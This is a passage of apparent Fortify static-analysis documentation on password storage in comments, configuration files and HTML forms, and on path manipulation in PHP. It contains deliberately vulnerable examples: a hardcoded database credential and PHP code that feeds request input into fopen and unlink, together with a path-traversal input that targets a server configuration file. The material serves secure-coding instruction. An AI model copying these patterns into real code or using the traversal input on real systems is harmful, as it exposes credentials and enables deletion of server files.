[11] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.3.1 Authenticator Lifecycle Requirements (L1 L2 L3), 2.6.2 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.10.1 Service Authentication Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.4 Service Authentication Requirements (L2 L3), 3.5.2 Token-based Session Management (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.4.1 Secret Management (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 10.2.3 Malicious Code Search (L3)

[12] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[13] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[14] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[16] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[18] Standards Mapping - OWASP Top 10 2021, A07 Identification and Authentication Failures

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 2.2 - Secure Defaults, Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[27] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 2.2 - Secure Defaults, Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[28] Standards Mapping - SANS Top 25 2009, Porous Defenses - CWE ID 259

[29] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[48] Standards Mapping - Web Application Security Consortium 24 + 2, Insufficient Authentication

[49] Standards Mapping - Web Application Security Consortium Version 2.00, Insufficient Authentication (WASC-01)

Password Management: Password in Comment

Explanation

It is never a good idea to hardcode a password. Storing password details within comments is equivalent to hardcoding passwords. Not only does it allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. After the code is in production, the password is now leaked to the outside world and cannot be protected or changed without patching the software. If the account protected by the password is compromised, the owners of the system must choose between security and availability.

Example: The following comment specifies the default password to connect to a database:

```
...
// Default username for database connection is "scott"
// Default password for database connection is "tiger"
...
```

This code will run successfully, but anyone who has access to it will have access to the password. An employee with access to this information can use it to break into the system.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plain text anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 615

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000196, CCI-001199, CCI-002367

[3] Standards Mapping - FIPS200, IA

[4] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[5] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-28 Protection of Information at Rest (P1)

[6] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-28 Protection of Information at Rest

[7] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[8] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[9] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[10] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[11] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[12] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[13] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[14] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[21] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[22] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[23] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[24] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[25] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[26] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[27] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[28] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[29] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[42] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[43] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Password Management: Password in Configuration File

Explanation

Storing a plain text password in a configuration file allows anyone who can read the file access to the password-protected resource. Developers sometimes believe that they cannot defend the application from someone who has access to the configuration, but this attitude makes an attacker's job easier. Good password management guidelines require that a password never be stored in plain text.

Recommendation

A password should never be stored in plain text. An administrator should be required to enter the password when the system starts. If that approach is impractical, a less secure but often adequate solution is to obfuscate the password and scatter the de-obfuscation material around the system so that an attacker has to obtain and correctly combine multiple system resources to decipher the password.

Some third-party products claim the ability to manage passwords in a more secure way. For example, WebSphere Application Server 4.x uses a simple XOR encryption algorithm for obfuscating values, but be skeptical about such facilities. WebSphere and other application servers offer outdated and relatively weak encryption mechanisms that are insufficient for security-sensitive environments. For a secure solution the only viable option is a proprietary one.

Tips

1. Fortify Static Code Analyzer searches configuration files for common names used for password properties. Audit these issues by verifying that the flagged entry is used as a password and that the password entry contains plain text.

2. If the entry in the configuration file is a default password, require that it be changed in addition to requiring that it be obfuscated in the configuration file.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 13, CWE ID 260, CWE ID 555

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287, [18] CWE ID 522

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287, [21] CWE ID 522

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000196, CCI-001199, CCI-002367

[6] Standards Mapping - FIPS200, IA

[7] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-28 Protection of Information at Rest (P1)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-28 Protection of Information at Rest

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.10.1 Service Authentication Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.3 Service Authentication Requirements (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 14.1.3 Build (L2 L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[12] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[13] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[14] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[16] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[27] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[28] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[29] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

Password Management: Password in HTML Form

Explanation

Populating password fields in an HTML form allows anyone to see their values in the HTML source. Furthermore, sensitive information stored in password fields may be cached by proxies or browsers.

Recommendation

Do not populate password-type form fields.

Example: In HTML forms, do not set the `value` attribute of sensitive inputs.

```
<input type="password" />
```

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 259, CWE ID 798

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287, [19] CWE ID 798

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287, [20] CWE ID 798

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287, [16] CWE ID 798

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000196, CCI-000197, CCI-001199, CCI-002361, CCI-002367

[6] Standards Mapping - FIPS200, IA

[7] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-28 Protection of Information at Rest (P1)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-28 Protection of Information at Rest

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.10.4 Service Authentication Requirements (L2 L3), 2.3.1 Authenticator Lifecycle Requirements (L1 L2 L3), 2.6.2 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.10.1 Service Authentication Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.4 Service Authentication Requirements (L2 L3), 3.5.2 Token-based Session Management (L2 L3), 3.5.2 Token-based Session Management (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.4.1 Secret Management (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 10.2.3 Malicious Code Search (L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M4 Unintended Data Leakage

[12] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[13] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[14] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[16] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2021, A07 Identification and Authentication Failures

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8,

Requirement 8.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[27] Standards Mapping - SANS Top 25 2009, Porous Defenses - CWE ID 259

[28] Standards Mapping - SANS Top 25 2010, Porous Defenses - CWE ID 798

[29] Standards Mapping - SANS Top 25 2011, Porous Defenses - CWE ID 798

[30] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-000060 CAT II, APSC-DV-001740

CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I

Path Manipulation

Explanation

Path manipulation errors occur when the following two conditions are met:

1. An attacker can specify a path used in an operation on the file system.

2. By specifying the resource, the attacker gains a capability that would not otherwise be permitted.

For example, the program might give the attacker the ability to overwrite the specified file or run with a configuration controlled by the attacker.

Example 1: The following code uses input from an HTTP request to create a file name. The programmer has not considered the possibility that an attacker could provide a file name such as "`../../tomcat/conf/server.xml`", which causes the application to delete one of its own configuration files.

```
$rName = $_GET['reportName'];
$rFile = fopen("/usr/local/apfr/reports/" . rName,"a+");
...
unlink($rFile);
```

Example 2: The following code uses input from a configuration file to determine which file to open and echo back to the user. If the program runs with adequate privileges and malicious users can change the configuration file, they can use the program to read any file on the system that ends with the extension `.txt`.

```
...
$filename = $CONFIG_TXT['sub'] . ".txt";
$handle = fopen($filename,"r");
$amt = fread($handle, filesize($filename));
echo $amt;
...
```

Recommendation

The best way to prevent path manipulation is with a level of indirection: create a list of legitimate values from which the user must select. With this approach, the user-provided input is never used directly to specify the resource name.

In some situations this approach is impractical because the set of legitimate resource names is too large or too hard to maintain. Programmers often resort to implementing a deny list in these situations. A deny list is used to selectively reject or escape potentially dangerous characters before using the input. However, any such list of unsafe characters is likely to be incomplete and will almost certainly become out of date. A better approach is to create a list of characters that are permitted to appear in the resource name and accept input composed exclusively of characters in the approved set.

Tips

1. If the program performs custom input validation to your satisfaction, use the Fortify Custom Rules Editor to create a cleanse rule for the validation routine.

2. Implementation of an effective deny list is notoriously difficult. One should be skeptical if validation logic requires implementing a deny list. Consider different types of input encoding and different sets of metacharacters that might have special meaning when interpreted by different operating systems, databases, or other resources. Determine whether or not the deny list can be updated easily, correctly, and completely if these requirements ever change.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] G. Hoglund, G. McGraw, Exploiting Software, Addison-Wesley, 2004

[2] Standards Mapping - Common Weakness Enumeration, CWE ID 22, CWE ID 73

[3] Standards Mapping - Common Weakness Enumeration Top 25 2019, [10] CWE ID 022

[4] Standards Mapping - Common Weakness Enumeration Top 25 2020, [12] CWE ID 022

[5] Standards Mapping - Common Weakness Enumeration Top 25 2021, [8] CWE ID 022

[6] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002754

[7] Standards Mapping - FIPS200, SI

[8] Standards Mapping - General Data Protection Regulation, Access Violation

[9] Standards Mapping - MISRA C 2012, Rule 1.3

[10] Standards Mapping - MISRA C++ 2008, Rule 0-3-1

[11] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[12] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[13] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.2.2 Sanitization and Sandboxing Requirements (L1 L2 L3), 12.3.1 File Execution Requirements (L1 L2 L3), 12.3.2 File Execution Requirements (L1 L2 L3)

[14] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M8 Security Decisions Via Untrusted Inputs

[15] Standards Mapping - OWASP Top 10 2004, A1 Unvalidated Input

[16] Standards Mapping - OWASP Top 10 2007, A4 Insecure Direct Object Reference

[17] Standards Mapping - OWASP Top 10 2010, A4 Insecure Direct Object References

[18] Standards Mapping - OWASP Top 10 2013, A4 Insecure Direct Object References

[19] Standards Mapping - OWASP Top 10 2017, A5 Broken Access Control

[20] Standards Mapping - OWASP Top 10 2021, A01 Broken Access Control

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.4

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.8

